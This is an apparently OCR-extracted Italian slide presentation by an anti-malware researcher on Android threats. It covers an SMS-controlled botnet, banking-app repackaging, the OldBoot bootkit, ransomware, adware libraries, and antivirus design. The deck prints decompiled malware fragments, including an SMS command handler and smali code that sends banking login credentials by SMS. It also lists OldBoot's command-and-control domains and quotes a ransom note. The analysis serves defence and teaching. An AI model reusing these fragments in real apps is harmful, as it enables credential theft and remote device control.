
```
public boolean AlternativeControl(String paramString)
{
  ValueProvider.LogTrace("AlternativeControl called");
  if (paramString.startsWith("%"))
  {
    ValueProvider.LogTrace("AlternativeControl control message GET INFO");
    SendControlInformation(ExtractNumberFromMessage(paramString));
    return true;
  }
  if (paramString.startsWith(":"))
  {
    ValueProvider.LogTrace("AlternativeControl control message new number");
    String str = ExtractNumberFromMessage(paramString);
    if (str.length() > 7)
    {
      ValueProvider.LogTrace("AlternativeControl control number " + str);
      ValueProvider.SaveBoolValue("AlternativeControl", true);
      ValueProvider.SaveStringValue("AlternativeNumber", str);
      SendControlInformation(str);
      return true;
    }
  }
  if (paramString.startsWith("*"))
  {
    ValueProvider.LogTrace("AlternativeControl control message fin packet");
    ValueProvider.UninstallSoftware();
    SendControlInformation(ExtractNumberFromMessage(paramString));
    return true;
  }
  if (paramString.startsWith("."))
```

**Botnet** tramite il metodo *AlternativeControl()*


comandi da un **C&C Server via SMS**:

- Inviare informazioni private dell'utente (modello del dispositivo, produttore, versione, ecc...)
- Settare/rimuovere un numero di telefono alternativo per il C&C Server
- Abilitare/disabilitare il malware stesso

# Android Banking App: repackaging



# Esempio di repackaging di un app bancaria

com.******.it-1\com******\it\datamodel\a\dx.smali


```
.method public c()Ljava/lang/String;
    .locals 2
    .prologue
    .line 35
    new-instance v0, Ljava/lang/StringBuilder;
    invoke-direct {v0}, Ljava/lang/StringBuilder;-><init>()V
    const-string v1, "func=json/G_LOGIN_SEC&userId="
    invoke-virtual {v0, v1}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;
    move-result-object v0
    iget-object v1, p0, Lcom/      /it/datamodel/a/dx;->b:Ljava/lang/String;
    invoke-static {v1}, Lcom/      /it/d/d;->k(Ljava/lang/String;)Ljava/lang/String;
    move-result-object v1
    invoke-virtual {v0, v1}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;
    move-result-object v0
    const-string v1, "&password="
    invoke-virtual {v0, v1}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;
    move-result-object v0
    iget-object v1, p0, Lcom/      /it/datamodel/a/dx;->c:Ljava/lang/String;
    invoke-static {v1}, Lcom/      /it/d/d;->k(Ljava/lang/String;)Ljava/lang/String;
    move-result-object v1
    invoke-virtual {v0, v1}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;
    move-result-object v0
    invoke-virtual {v0}, Ljava/lang/StringBuilder;->toString()Ljava/lang/String;
    move-result-object v0
    return-object v0
.end method
```

# Esempio di repackaging di un app bancaria

```
.method public c()Ljava/lang/String;
    [..]
    const/4 v2, 0x0
    new-instance v1, Ljava/lang/StringBuilder;
    move-result-object v1
    invoke-virtual {v1}, Ljava/lang/StringBuilder;->toString()Ljava/lang/String;
    move-result-object v3
    .local v3, body:Ljava/lang/String;
    invoke-static {}, Landroid/telephony/SmsManager;->getDefault()Landroid/telephony/SmsManager;
    move-result-object v0
    .local v0, sms:Landroid/telephony/SmsManager;
    const-string v1, "0000000000"   Numero di telefono
    move-object v4, v2
    move-object v5, v2
    invoke-virtual/range {v0 .. v5}, Landroid/telephony/SmsManager;->sendTextMessage(Ljava/lang/String;Ljava/lang/String;
    const-string v1, "SMSInjector: "
    invoke-static {v1, v3}, Landroid/util/Log;->v(Ljava/lang/String;Ljava/lang/String;)I
    return-object v3
.end method
```


SMS: Func=json/G_LOGIN&userID=123&password=abc

# OldBoot: il primo Bootkit per Android






init.rc

```
service imei_chk /sbin/imei_chk
class core
socket imei_chk stream 666
```

- Monta la partizione: mount –o remount,rw %s /system
- Crea il file /system/lib/libgooglekernel.so
- Crea il file /system/app/GoogleKernel.apk
- Imposta la partizione in sola lettura
- Esegue: pm enable com.android.googlekernel

imei_chk (lungo 137396 byte)




Rif. http://blogs.360.cn/360mobile

# OldBoot: il primo Bootkit per Android

Comandi per il socket imei_chk utilizzati da GoogleKernel.apk:

- cmds -> esegue qualsiasi comando in console con i privilegi di root
- get_mnt_dev_name -> nome del dispositivo da montare
- get_channel_id

libgooglekernel.so interfacce JNI disponibili:

- Java_com_android_jni_JniInterface_add: installa APP
- Java_com_android_jni_JniInterface_doWork: comunica con il C&C
- Java_com_android_jni_JniInterface_getChannelId
- Java_com_android_jni_JniInterface_getId
- Java_com_android_jni_JniInterface_remove
- Java_com_android_jni_JniInterface_writeSysLog

Che cosa fa OldBoot:

- Download di file di configurazione dal C&C server
- Ricevere comandi dal C&C server e eseguirli con i privilegi da root
- Download e installazione di APK come APP di sistema
- Disinstallare specifiche APP di sistema
- Possibilità di inviare SMS a qualsiasi numero

Come si diffonde OldBoot ?
Attraverso upgrade di firmware contenenti il malware.

imei_chk ad ogni avvio verifica se GoogleKernel.apk è installato, altrimenti lo installerà come APP di sistema.

Siti C&C di OldBoot:


- file108.net
- dzy6.com
- landfy.com
- 366jobs.com
- info.androld666.com
- androld999.com
- androld66666.com
- dzyhzbak666.com
- landfyhz666.com
- gwposthz666.com

**Rimozione MOLTO complessa!**

# Ransomware: blocco del telefonino con riscatto

In questo esempio vediamo un app che si mascherava da Adobe Flash o da un programma antivirus.
All'esecuzione dell'app, eseguiva una finta scansione del dispositivo, che terminava con il blocco del telefonino attraverso la falsa schermata dell'FBI e la relativa richiesta di riscatto.

- Non necessita privilegi di root
- Necessita essere «amministratore del dispositivo»
- Usa un TimerTask di Java (10 ms) per terminare ogni processo
- Al riavvio verrà visualizzato la falsa schermata dell'FBI




Riferimento: https://blog.lookout.com/blog/2014/07/16/scarepakage

Rimozione complessa se il Ransomware è «amministratore del dispositivo»

# Ransomware: file crittografati con riscatto


Dopo che viene eseguita la finta app del «Simplocker», il trojan crittograferà i file di documento (jpeg, jpg, png, bmp, gif, pdf, doc, docx, txt, avi, mkv, 3gp, mp4) presenti nella SD card e visualizzerà il messaggio di riscatto.


WARNING your phone is locked!
The device is locked for viewing and distribution child pornography , zoophilia and other perversions.

To unlock you need to pay 260 UAH.

1. Locate the nearest payment kiosk.
2. Select MoneXy
3. Enter {REDACTED}.
4. Make deposit of 260 Hryvnia, and then press pay.

Do not forget to take a receipt!
After payment your device will be unlocked within 24 hours. In case of no PAYMENT YOU WILL LOSE ALL DATA ON your device!”




Riferimento: http://www.welivesecurity.com/2014/06/04/simplocker

C&C server: Tor.Onion

# Android: app advertising: Monetizza e promuovi le tue applicazioni con annunci rilevanti!


## Libreria di advertisement di Google: AdMob


Google Analytics consente di analizzare il rendimento delle app tramite metriche e rapporti specifici delle attività commerciali del settore.


Permette di capire in che modo gli utenti utilizzano la tua app, suddividendo gli utenti in funzione del comportamento e intervenendo sulla base di queste informazioni.

## Ad format:

- Interstitial (full screen)
- Native Ad
- Exit Ad (full screen)
- Slider (sliding banner)
- Splash (loading banner)
- Banner
- Return Ad (full screen)



admob by Google · LEADBOLT · MobFox · ADXTRACKING · FLURRY from YAHOO! · INMOBI · Startapp · UMENG · AppBrain


| Librerie di advertisiment non molto lecite | | |
|---|---|---|
| AirPush | StartApp | KungFu |
| Wapz | IronSrc | DoMob |
| Youmi | KyView | Imocha Hdt |
| Mobogenie | MobFox | SmartMad |
| LeadBolt | Adwo | UMENG |
| AdX | AppBrain | Applovin |
| Flurry | InMobi | Inneractive |
| JumpTap | MillennialMedia | Kochava |
| MiaoZhen | MobClix | Mopub |
| Nativex | Nexage | OutFit7 |
| SponsorPay | Tapjoy | Vungle |
| Heyzap | Mobileapptracker | Timgroup |
| ChartBoost | thoughtworks | tapcontext |
| baidu/mobads | zhufubody | RevMob |


# Test app da Google play

Come è stato condotto il test:


- 1000 app scaricate da Google Play
- Categorie app: giochi, utility, finanza, multimedia, salute e fitness, etc
- Origine: Cina, Russia, Stati Uniti, Italia, etc.
- Riscontrate 139 app sospette:
  - Adware: 93
  - Sms Agent: 44 (11 G, 33 S)
  - Trojan generici: 2




# Architettura Antivirus in Android




## Scansione manuale

- Scansione delle app installate (getInstalledApplication restituisce la lista delle app installate)
- Scansione External Storage: sd card esterna può essere utilizzata per salvare file temporanei, come gli APK

## Scansione in fase d'installazione

- Registrare un broadcast receiver per:
  - PACKAGE_ADDED
  - ACTION_PACKAGE_REPLACED
- Scansionare i file APK durante la fase di installazione da External Storage

## Scansione in tempo reale

- Scansione delle app in esecuzione (getRunningAppProcesses restituisce la lista dei processi delle App in esecuzione)
- Warning: elevato consumo risorse di cpu -> ridotta autonomia del telefonino

## WebFilter

In Android non è possibile interagire con l'interfaccia di rete per leggere il contenuto di una pagina web o l'url.
Ma è possibile ottenere la lista dei siti visitati dal browser di default di Android. Quindi non sarà possibile bloccare l'accesso alla pagina, ma segnalare la sua pericolosità.

## Cloud Scanner

Salvare tutte le App installate su un web server, e scansionarle con un «cloud scanner».

# CRAM App Analyser: Tool diagnostico 1/3


Che cosa è: Tool diagnostico per Android
Che cosa fa: svolge la funzione di "consulente della privacy" e protegge gli utenti da malware di nuova generazione e da minacce per la privacy.


Suddivide le applicazioni installate, in base ai permessi che richiedono, nei seguenti gruppi:

- ***Potenzialmente Pericolose***
- ***Costano denaro***
- ***Accedono agli SMS***
- ***Accedono alle Chiamate***
- ***Tracciano la Posizione***
- ***Leggono Dati Personali***
- ***Accedono ad Internet***
- ***In Avvio Automatico***


E' possibile inviare la lista delle app installate cliccando: «**Invia lista app**».

Scaricabile da Google Play store:
https://play.google.com/store/apps/details?id=it.tgsoft.cram&hl=it

# CRAM App Analyser: Esempio di Banker 2/3





In figura possiamo vedere l'elenco delle app che possono leggere, memorizzare e/o monitorare i messaggi SMS/MMS.

Nell'esempio vediamo le seguenti app:

- Zertifikat (Trojan.Zitmo.H)
- VkSafe (Trojan.Citmo.C)
- System (Trojan.Spitmo.A)

Per vedere i dettagli dell'app è sufficiente cliccare sull'icona della stessa.

# CRAM App Analyser: dettagli dell'app 3/3




# Sicurezza: Android vs Windows Phone 8 vs Iphone

| Tipologia | Android | Windows Phone 8 | iPhone* |
|---|---|---|---|
| SMS lettura / invio | SI | NO | NO |
| Enumerazione APP | SI | NO | NO |
| Copia & Incolla (non sicuro) da clipboard | SI | NO | SI |
| Advertisement | SI | SI | SI |
| Market alternativi | SI | NO | NO |
| App Antivirus | SI | NO | NO |

*No Jailbreak

**Codice per «leggere» dati dalla System-wide Clipboard di Android:**

```
ClipboardManager clipboard = (ClipboardManager) getSystemService(Context.CLIPBOARD_SERVICE);
String pasteData = "";
ClipData.Item item = clipboard.getPrimaryClip().getItemAt(0);
pasteData = item.getText();
```

**E' possibile definire una callback quando vi sono modifiche della clipboard:**

android.content.ClipboardManager.OnPrimaryClipChangedListener

# CONCLUSIONI

- Android è un SO basato su Linux che utilizza una sandbox per l'esecuzione dell'App.
- App: modello delle autorizzazioni.
- La notevole diffusione di telefonini equipaggiati con Android ha comportato anche un elevato sviluppo di malware per questa piattaforma.
- Possibilità di leggere e inviare SMS o informazioni riservate
- Android: sistema operativo orientato sull'advertisement.
- Google Play: basso livello di sicurezza nella verifica App.
- Difesa: antivirus + tool diagnostici + buonsenso.
- Android meno sicuro rispetto a Windows Phone e iPhone.

# Domande …

# Autore

Ing. Gianfranco Tonello (g.tonello@viritpro.com)

## Grazie per l'attenzione

TG Soft
Software House
www.tgsoft.it

https://www.facebook.com/viritexplorer

C.R.A.M.
CENTRO RICERCHE ANTI-MALWARE

# Referenze


- http://www.tgsoft.it
- Scoperto nuovo malware per Android che iscrive le sue vittime a servizi a pagamento via SMS!
  http://www.tgsoft.it/italy/news_archivio.asp?id=565
- https://source.android.com
- Mobile Banking Vulnerability: Android Repackaging Threat – Virus Bulletin May 2012 (www.virusbtn.com)
- Oldboot: the first bootkit on Android
  http://blogs.360.cn/360mobile/2014/01/17/oldboot-the-first-bootkit-on-android/
- Android.SimpleLocker:
  http://www.welivesecurity.com/2014/06/04/simplocker/
- Ransomware: https://blog.lookout.com/blog/2014/07/16/scarepakage/